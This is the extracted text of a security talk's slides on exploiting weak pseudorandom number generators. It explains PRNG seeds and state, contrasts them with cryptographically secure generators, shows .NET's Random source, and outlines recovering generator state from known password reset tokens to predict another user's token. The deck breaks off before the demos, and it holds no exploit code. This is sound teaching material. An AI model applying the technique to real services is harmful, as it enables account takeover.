



Not So Random

Exploiting Unsafe Random Number Generator Use





\$ (whoami)

Brendan Jamieson (@hyprwired)

- Wellington based consultant for Insomnia Security
- Infosec
- Linux
- Python
- CTF (@hamiltr0n_ctf)





Talk Overview

1. Theory:

- Why?
- What's a PRNG?
- PRNG Properties
- What's a CSPRNG?
- CSPRNG vs PRNG

2. Implementation

- PRNGs across common languages

3. Exploitation Theory

4. Demos

a) Brute Force

- `PHP mt_rand()`

b) Brute Force of Bounded Call

- `PHP mt_rand(0, 61)`

c) Weak Seeds

- `.NET System.Random()`





PHASE 1 - THEORY

Not So Random





Why do we need random numbers?

- Scientific Experiments
- Gambling
- Session Identifiers
- Password Reset Tokens
- Cryptography
- Secret Values





Random numbers in Web Applications

- Random number generation used for unpredictable tokens
- e.g. Password reset tokens
- Brute force a randomly generated 32 character random token online?
- 32 Characters of letters + numbers is large...





Random numbers in Web Applications

...Really large:

```
>>> characters = string.ascii_letters + string.digits
```

```
>>> print format(len(characters)**32, ",d")
```

```
2,272,657,884,496,751,345,355,241,563,627,544,170,162,85  
2,933,518,655,225,856
```





Random numbers in Web Applications

Surely if these characters were *randomly* selected, you'd be safe?

No one could guess that, right?





Concept of Randomness

- **define: random**
 - *“made, done, or happening without method of conscious decision.”*
 - *“odd, unusual, or unexpected.”*
- Computers are precise; they execute the exact instructions they’re told to execute
- How can you generate “randomness” from something precise?





PRNG

- **PRNG = Pseudorandom Number Generator**
- Generates numbers that are “random” enough for certain purposes
- Example PRNGs
 - Mersenne Twister
 - Knuth Subtractive
 - Wichmann-Hill
 - Linear Congruential Generator (LCG)





PRNG

PRNG

```
r = random.Random()
```

Not So Random





PRNG



16768642083820545282

```
print(r.getrandbits(64))
```

Not So Random





PRNG

16768642083820545282
3235361473312896985



```
print(r.getrandbits(64))
```

Not So Random





PRNG

16768642083820545282

3235361473312896985

12452904687411482300



PRNG

```
print(r.getrandbits(64))
```

Not So Random





PRNG

16768642083820545282
3235361473312896985
12452904687411482300

PRNG



...

```
print(r.getrandbits(64))
```

Not So Random





PRNG “Randomness”

- **These numbers aren’t actually random at all**
- PRNGs generate a sequence of numbers in order
- Sequence is repeatable; two PRNGs with same internal state will generate same sequence of numbers
- “Random” enough to pass statistical randomness tests





PRNG Seeds, States and Periods

1. Seed

- Initial value used to determine “starting” point of a PRNG; initial state

2. State

- Current internal properties of the PRNG
- Makes a PRNG deterministic; next (and previous) values can be determined if state known

3. Period


- Length of all the possible outputs from a PRNG before output is repeated
- e.g. Mersenne Twister period of $2^{19937}-1$
- **Large period value \neq security**





PRNG Seeds and States

Seed
(/dev/urandom)



PRNG1


```
r1 = random.Random()
```

Not So Random





PRNG Seeds and States



Not So Random





PRNG Seeds and States

Seed
(/dev/urandom)

PRNG1

16768642083820545282

```
print(r1.getrandbits(64))
```

Not So Random





PRNG Seeds and States

Seed
(/dev/urandom)

16768642083820545282

3235361473312896985

PRNG1

```
print(r1.getrandbits(64))
```

Not So Random





PRNG Seeds and States

Seed
(/dev/urandom)

16768642083820545282

3235361473312896985

12452904687411482300

PRNG1


```
print(r1.getrandbits(64))
```

Not So Random





PRNG Seeds and States




Not So Random





PRNG Seeds and States




Not So Random





PRNG Seeds and States




Not So Random





PRNG Seeds and States



Not So Random





PRNG Seeds and States

Seed
(/dev/urandom)

16768642083820545282

3235361473312896985

12452904687411482300

PRNG1

PRNG2

```
print(r2.getrandbits(64))
```

Not So Random





PRNG Seeds and States

Seed
(/dev/urandom)

16768642083820545282
3235361473312896985
12452904687411482300

PRNG1

PRNG2

```
print(r2.getrandbits(64))
```

Notice a pattern?

Not So Random





PRNG Seeds and States

Seed
(`/dev/urandom`)

16768642083820545282
3235361473312896985
12452904687411482300

PRNG1

PRNG2

```
print(r2.getrandbits(64))
```

Output from PRNGs
repeats when set to
the same state





What's a CSPRNG?

- **CSPRNG = Cryptographically Secure PRNG**
- PRNGs that are suitable for security related functions:
 - Cryptographic Keys
 - Secret Tokens (e.g. password reset)
 - ...etc
- Gather randomness from a variety of sources:
 - Timing between interrupts etc
- Example CSPRNGs
 - `/dev/urandom`
 - `CryptGenRandom`





CSPRNG vs PRNG

1. Non-Deterministic:

- Compromise of CSPRNG state should not compromise previous/future output
- Pass “Next-Bit” test
 - An attacker with knowledge of arbitrary number of bits from a CSPRNG should be unable to determine following bit (hence “next-bit”)

2. Non-Periodic:

- CSPRNG should not repeat same sequence of bytes





PHASE 2 - IMPLEMENTATION

Not So Random





Language Examples

Language	Method	PRNG
.NET	<code>System.Random()</code>	Knuth Subtractive
Java	<code>java.util.Random()</code>	LCG
PHP	<code>mt_rand()</code>	Mersenne Twister
Python	<code>random.random()</code>	Mersenne Twister





Internals Glance

```
public Random(int Seed) {
    int ii;
    int mj, mk;

    //Initialize our Seed array.
    //This algorithm comes from Numerical Recipes in C (2nd Ed.)
    int subtraction = (Seed == Int32.MinValue) ? Int32.MaxValue : Math.Abs(Seed);
    mj = MSEED - subtraction;
    SeedArray[55]=mj;
    mk=1;
    for (int i=1; i<55; i++) { //Apparently the range [1..55] is special (Knuth) and so we're wasting the 0'th position.
        ii = (21*i)%55;
        SeedArray[ii]=mk;
        mk = mj - mk;
        if (mk<0) mk+=MBIG;
        mj=SeedArray[ii];
    }
    for (int k=1; k<5; k++) {
        for (int i=1; i<56; i++) {
            SeedArray[i] -= SeedArray[1+(i+30)%55];
            if (SeedArray[i]<0) SeedArray[i]+=MBIG;
        }
    }
    inext=0;
    inextp = 21;
    Seed = 1;
}
```

Not So Random





Internals Glance

```
public Random(int Seed) {
    int ii;
    int mj, mk;

    //Initialize our Seed array.
    //This algorithm comes from Numerical Recipes in C (2nd Ed.)
    int subtraction = (Seed == Int32.MinValue) ? Int32.MaxValue : Math.Abs(Seed);
    mj = MSEED - subtraction;
    SeedArray[55]=mj;
    mk=1;
    for (int i=1; i<55; i++)
        ii = (21*i)%55;
        SeedArray[ii]=mk;
        mk = mj - mk;
        if (mk<0) mk+=MBIG;
        mj=SeedArray[ii];
    }
    for (int k=1; k<5; k++) {
        for (int i=1; i<56; i++) {
            SeedArray[i] -= SeedArray[1+(i+30)%55];
            if (SeedArray[i]<0) SeedArray[i]+=MBIG;
        }
    }
    inext=0;
    inextp = 21;
    Seed = 1;
}
```

Don't (always) need to
understand all this math to
exploit!

...ing the 0'th position.





PHASE 3 – EXPLOITATION THEORY

Not So Random






Exploitation Theory

- Want to obtain secret values generated via a PRNG, e.g. password reset token
- Can observe some output from the PRNG; e.g. own password reset tokens, other values generated via the same PRNG
- PRNGs are deterministic; if we obtain the internal state of the PRNG, we can predict future output
- **Goal is to obtain internal state of the PRNG**





Exploitation Theory




Not So Random





Exploitation Theory





Exploitation Theory

Target PRNG	Output	Use
	2226142575218342490	Known Password Reset Token
	663766775006526375	Known Password Reset Token
	8527975741471402927	Known Password Reset Token

Not So Random





Exploitation Theory

Target PRNG



Output	Use
2226142575218342490	Known Password Reset Token
663766775006526375	Known Password Reset Token
8527975741471402927	Known Password Reset Token
10591080967248290198	Known Password Reset Token

Not So Random





Exploitation Theory

Target PRNG

Output	Use
2226142575218342490	Known Password Reset Token
663766775006526375	Known Password Reset Token
8527975741471402927	Known Password Reset Token
10591080967248290198	Known Password Reset Token
????????????????	Target Password Reset Token

Not So Random





Exploitation Theory




Obtain internal state
from known output

Output	Use
2226142575218342490	Known Password Reset Token
663766775006526375	Known Password Reset Token
8527975741471402927	Known Password Reset Token
10591080967248290198	Known Password Reset Token
????????????????	Target Password Reset Token





Exploitation Theory



Set state on our
own PRNG

Output	Use
2226142575218342490	Known Password Reset Token
663766775006526375	Known Password Reset Token
8527975741471402927	Known Password Reset Token
10591080967248290198	Known Password Reset Token
????????????????	Target Password Reset Token





Exploitation Theory

Our PRNG

Obtain next value

Output	Use
2226142575218342490	Known Password Reset Token
663766775006526375	Known Password Reset Token
8527975741471402927	Known Password Reset Token
10591080967248290198	Known Password Reset Token
10361106109906181364	Target Password Reset Token

Not So Random





Introducing Untwister

- Tool released from Bishop Fox in 2014
- Implements a number of PRNGs across a number of languages
